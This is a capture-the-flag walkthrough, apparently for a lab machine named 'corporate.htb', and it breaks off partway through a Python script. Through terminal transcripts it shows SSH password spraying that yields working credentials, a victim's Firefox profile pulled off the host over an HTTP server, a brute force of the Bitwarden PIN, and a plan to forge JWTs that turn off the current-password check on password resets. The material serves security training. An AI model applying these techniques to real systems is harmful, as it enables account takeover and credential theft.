1
2
3
➜ sudo openvpn elwin-jones.ovpn

2026-02-07 13:15:13 net_route_v4_add: 10.9.0.0/24 via 10.8.0.1 dev [NULL] table 0 metric -1
1
2
3
4
5
6
7
8
9
10
➜ ifconfig

tun1: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.0.2  netmask 255.255.255.0  destination 10.8.0.2
        inet6 fe80::181:812b:af6c:aa93  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 2184 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
We need to do some enumerations, let’s do it with nmap
Password Spraying on SSH
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
nmap -vvv 10.9.0.0/24

Nmap scan report for 10.9.0.1

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
80/tcp   open  http       syn-ack ttl 64
389/tcp  open  ldap       syn-ack ttl 64
636/tcp  open  ldapssl    syn-ack ttl 64
2049/tcp open  nfs        syn-ack ttl 64
3128/tcp open  squid-http syn-ack ttl 64

Nmap scan report for 10.9.0.4

PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 63
111/tcp open  rpcbind syn-ack ttl 63
Ok there is a lot of informations - The first thing to do is to test all the user:password combinations we found on SSO, but on SSH
1
2
3
4
5
6
nxc ssh hosts.txt -u users.txt -p pass.txt --continue-on-success

SSH         10.9.0.4        22     10.9.0.4         [+] elwin.jones:CorporateStarter04041987  Linux - Shell access!
SSH         10.9.0.4        22     10.9.0.4         [+] laurie.casper:CorporateStarter18111959  Linux - Shell access!
SSH         10.9.0.4        22     10.9.0.4         [+] nya.little:CorporateStarter21061965  Linux - Shell access!
SSH         10.9.0.4        22     10.9.0.4         [+] brody.wiza:CorporateStarter14071992  Linux - Shell access!
As i said before, we’ll log in as elwin.jones because he has probably the most privileges
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
elwin.jones@corporate-workstation-04:~$ ls -la

drwxr-x--- 14 elwin.jones elwin.jones 4096 Nov 27  2023 .
drwxr-xr-x  6 root        root           0 Feb  7 12:21 ..
lrwxrwxrwx  1 root        root           9 Nov 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 elwin.jones elwin.jones  220 Apr 13  2023 .bash_logout
-rw-r--r--  1 elwin.jones elwin.jones 3526 Apr 13  2023 .bashrc
drwx------ 12 elwin.jones elwin.jones 4096 Apr 13  2023 .cache
drwx------ 11 elwin.jones elwin.jones 4096 Apr 13  2023 .config
drwxr-xr-x  3 elwin.jones elwin.jones 4096 Apr 13  2023 .local
drwx------  4 elwin.jones elwin.jones 4096 Apr 13  2023 .mozilla
-rw-r--r--  1 elwin.jones elwin.jones  807 Apr 13  2023 .profile
drwxr-xr-x  2 elwin.jones elwin.jones 4096 Apr 13  2023 Desktop
drwxr-xr-x  2 elwin.jones elwin.jones 4096 Apr 13  2023 Documents
drwxr-xr-x  2 elwin.jones elwin.jones 4096 Apr 13  2023 Downloads
drwxr-xr-x  2 elwin.jones elwin.jones 4096 Apr 13  2023 Music
drwxr-xr-x  2 elwin.jones elwin.jones 4096 Apr 13  2023 Pictures
drwxr-xr-x  2 elwin.jones elwin.jones 4096 Apr 13  2023 Public
drwxr-xr-x  2 elwin.jones elwin.jones 4096 Apr 13  2023 Templates
drwxr-xr-x  2 elwin.jones elwin.jones 4096 Apr 13  2023 Videos
-rw-r--r-- 79 root        sysadmin      33 Feb  7 11:44 user.txt

elwin.jones@corporate-workstation-04:~$ id

uid=5021(elwin.jones) gid=5021(elwin.jones) groups=5021(elwin.jones),503(it)

elwin.jones@corporate-workstation-04:~$ cat user.txt

6b...15b

Root
Bruteforce BitWarden PIN
Elwin Jones has an interesting folder namely .mozilla
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
elwin.jones@corporate-workstation-04:~$ ls -la .mozilla

drwx------  4 elwin.jones elwin.jones 4096 Apr 13  2023 .
drwxr-x--- 14 elwin.jones elwin.jones 4096 Nov 27  2023 ..
drwx------  2 elwin.jones elwin.jones 4096 Apr 13  2023 extensions
drwx------  6 elwin.jones elwin.jones 4096 Apr 13  2023 firefox

elwin.jones@corporate-workstation-04:~$ cd .mozilla/firefox/

elwin.jones@corporate-workstation-04:~/.mozilla/firefox$ ls -la

drwx------  6 elwin.jones elwin.jones 4096 Apr 13  2023  .
drwx------  4 elwin.jones elwin.jones 4096 Apr 13  2023  ..
drwx------  3 elwin.jones elwin.jones 4096 Apr 13  2023 'Crash Reports'
drwx------  2 elwin.jones elwin.jones 4096 Apr 13  2023 'Pending Pings'
-rw-rw-r--  1 elwin.jones elwin.jones   62 Apr 13  2023  installs.ini
-rw-rw-r--  1 elwin.jones elwin.jones  259 Apr 13  2023  profiles.ini
drwx------ 13 elwin.jones elwin.jones 4096 Apr 13  2023  tr2cgmb6.default-release
drwx------  2 elwin.jones elwin.jones 4096 Apr 13  2023  ye8h1m54.default
In this case, we can often find some credentials, but we won’t find any here
However, if we look closely, we can find the searches that the user has done
1
2
3
4
5
elwin.jones@corporate-workstation-04:~/.mozilla/firefox/tr2cgmb6.default-release$ strings storage.sqlite

.....
https://bitwarden.com
moz-extension://c8dd0025-9c20-49fb-a398-307c74e6f8b7^userContextId=4294967295
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
elwin.jones@corporate-workstation-04:~/.mozilla/firefox/tr2cgmb6.default-release$ strings places.sqlite

...
https://bitwarden.com/browser-start/Browser Extension Getting Started | Bitwardenmoc.nedrawtib.d
CLmLNRdK5AXh+
Answer the question of how secure is my password by using this guide to help ensure your passwords are strong, secure, and easy to manage.https://bitwarden.com/_gatsby/file/3f0bfa47d7a430e28ca9f4f1f7be835e/bitwarden-og-alt.png?eu=d68b50e1b09aaf82083ef4833d26353db33650abab5135d03c6ce2ac1da19dd570a61b5d269c7ce07f3a5d8fd5e840ef64c22c664ce984d3c0ee1fa5e363ae5a06815fb866e622015429c7f7e3f40e44629e5e1ce1c0c217bc342f85b2e6f46e4a144a7aeb39edc5afb76b31f49c2870b4e5e0746494a325a7154157935a178116e5eea36942ecbce31f98bfb5da5f8e9bf87951408af161222649185aee79bba4b45175687f140935cffc0dc63491e03c147e71071b44a6256e850be63366deb5a7e54399242c
https://addons.mozilla.org/en-GB/firefox/addon/bitwarden-password-manager/Bitwarden - Free Password Manager
 Get this Extension for
 Firefox (en-GB)gro.allizom.snodda.d
3qhMMFBK6I6d+
Download Bitwarden - Free Password Manager for Firefox. A secure and free password manager for all of your devices.https://addons.mozilla.org/user-media/previews/full/253/253114.png?modified=1622132561
https://bitwarden.com/help/getting-started-browserext/Password Manager Browser Extensions | Bitwarden Help Centermoc.nedrawtib.d
n7f8gwZ8PFxk+
ALearn how to get started with Bitwarden browser extensions. Explore your vault, launch a website, and autofill a login directly from the browser extension.https://bitwarden.com/_gatsby/file/36d74bcd913442e52178ff86f1547694/help-getting-started-browserext-og.png?eu=d68851e5e799f8d60e68a5d06d20346de06956fdf70236813b60e3a84ca8c88422f14f5d76912eb0783f598b87e34bec64c22c634aea86dc93b511a7e93cff0b54845ae762b57655027a97a8b5a757406fc04b58a7d5c801f0397bd0b0e7e6731308586fe839b29ef3f06835e7d66c2cb9f2f07f2681fe3ca30c00018f0776be3ae8d6843248e693f718f0e49fe97dbff5e66a5426be906843282d1e10e565daf2ad55276820415333ceae5a956993b2694d60205f5c02a434328550fe3d35c7b6aabe058c263bfcff9c7534df9df99dae5efd6832b29b3afbc0643d4d58ee46e5f866a8857a4650d6
5c+
...
We can therefore deduce that elwin.jones recently installed a Bitwarden Firefox extension and is concerned about whether it is secure enough or not
Let’s download the directory .mozilla to deep in
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
elwin.jones@corporate-workstation-04:~$ tar -zcvf mozilla.tar.gz .mozilla/

python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.9.0.1 - - [08/Feb/2026 12:19:42] "GET /mozilla.tar.gz HTTP/1.1" 200 -

wget 10.9.0.4:8000/mozilla.tar.gz

HTTP request sent, awaiting response... 200 OK
Length: 427888 (418K) [application/gzip]
Saving to: ‘mozilla.tar.gz’

mozilla.tar.gz                       100%[=====================================================================>] 417.86K  --.-KB/s    in 0.08s

2026-02-08 13:19:47 (4.87 MB/s) - ‘mozilla.tar.gz’ saved [427888/427888]
Then start firefox and load a new profile
1
2
3
➜  corporate firefox --ProfileManager

# Create a new profile --> Select this Folder .mozilla/firefox/tr2cgmb6.default-release
Then if we check the history, we can see many things

Now we understand why elwin.jones was worried about security
He’s afraid his PIN will be brute-forced, so we’re going to do it :))
⚠️ Warning
Problem with BitWarden extension
Make sure you have copied this directory correctly

.mozilla/firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7^userContextId=4294967295/

Without this, your Bitwarden extension will not find any profiles and will not load any profiles (Elwin Jones's in our case)
Ok perfect, now we need to bruteforce this PIN
Using this github repo
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
➜ pip install git+https://gitlab.com/ntninja/moz-idb-edit.git

➜ ls -la .mozilla/firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7\^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite

-rw-r--r-- 1 5021 5021 57344 Apr 13  2023 '.mozilla/firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite

➜ moz-idb-edit read-json --dbpath .mozilla/firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7\^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite > account.json

Using database path: .mozilla/firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite

➜ jq . account.json | grep "kdf"

      "kdfIterations": 600000,
      "kdfMemory": null,
      "kdfParallelism": null,
      "kdfType": 0,
All that’s left is to use the tool and brute-force the PIN

1
2
3
4
5
6
7
8
9
➜ cargo install bitwarden-pin

➜ bitwarden-pin -e "2.DXGdSaN8tLq5tSYX1J0ZDg==|4uXLmRNp/dJgE41MYVxq+nvdauinu0YK2eKoMvAEmvJ8AJ9DbexewrghXwlBv9pR|UcBziSYuCiJpp5MORBgHvR2mVgx3ilpQhNtzNJAzf4M=" -m "elwin.jones@corporate.htb"

[INFO] KDF Configuration: Pbkdf2 {
    iterations: 600000,
}
[INFO] Brute forcing PIN from '0000' to '9999'...
[SUCCESS] Pin found: 0239
We can then enter the PIN on the extension, retrieve his Git account and his TOTP


Deep in commits
We saw at the beginning that git.corporate.htb returned a 403 error - We’ll try accessing it via VPN on 10.9.0.1
Add it in /etc/hosts
1
2
10.129.229.168 corporate.htb support.corporate.htb people.corporate.htb sso.corporate.htb
10.9.0.1 git.corporate.htb

And yeah it works !
We log in, enter the TOTP, and here are the 3 repositories we have

I was manually searching for credentials in the commits, then i stumbled upon this

And I thought, if we find a way to forge JWTs, we can reset anyone’s password - Everything goes through the LDAP protocol - If we reset a password on SSO, it will probably also reset it on SSH
Furthermore, when we retrieved the cookies at the very beginning, we clearly saw this :
1
2
3
4
5
>>> jwt.decode(cookie3, options={"verify_signature": False})

{'id': 5069, 'name': 'Jammie', 'surname': 'Corkery', 'email': 'Jammie.Corkery@corporate.htb', 'roles': ['sales'], 'requireCurrentPassword': True, 'iat': 1770417088, 'exp': 1770503488}

'requireCurrentPassword': True
This is just a security measure - When the user changes their password, they must submit their current password
However, if a cookie is created and set to False, this protection will be disabled, and any password can be reset without knowing the current password
Let’s deep in this Git

Forge cookie to reset password and login in SSH
Perfect ! Before forging a cookie, we need to consider which users it would be beneficial
I made a Python script, like the one that grabs birthdays to craft passwords, but this one grabs the different existing roles and who has what role
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
import requests, re

url_base = "http://people.corporate.htb/employee/"
headers = {
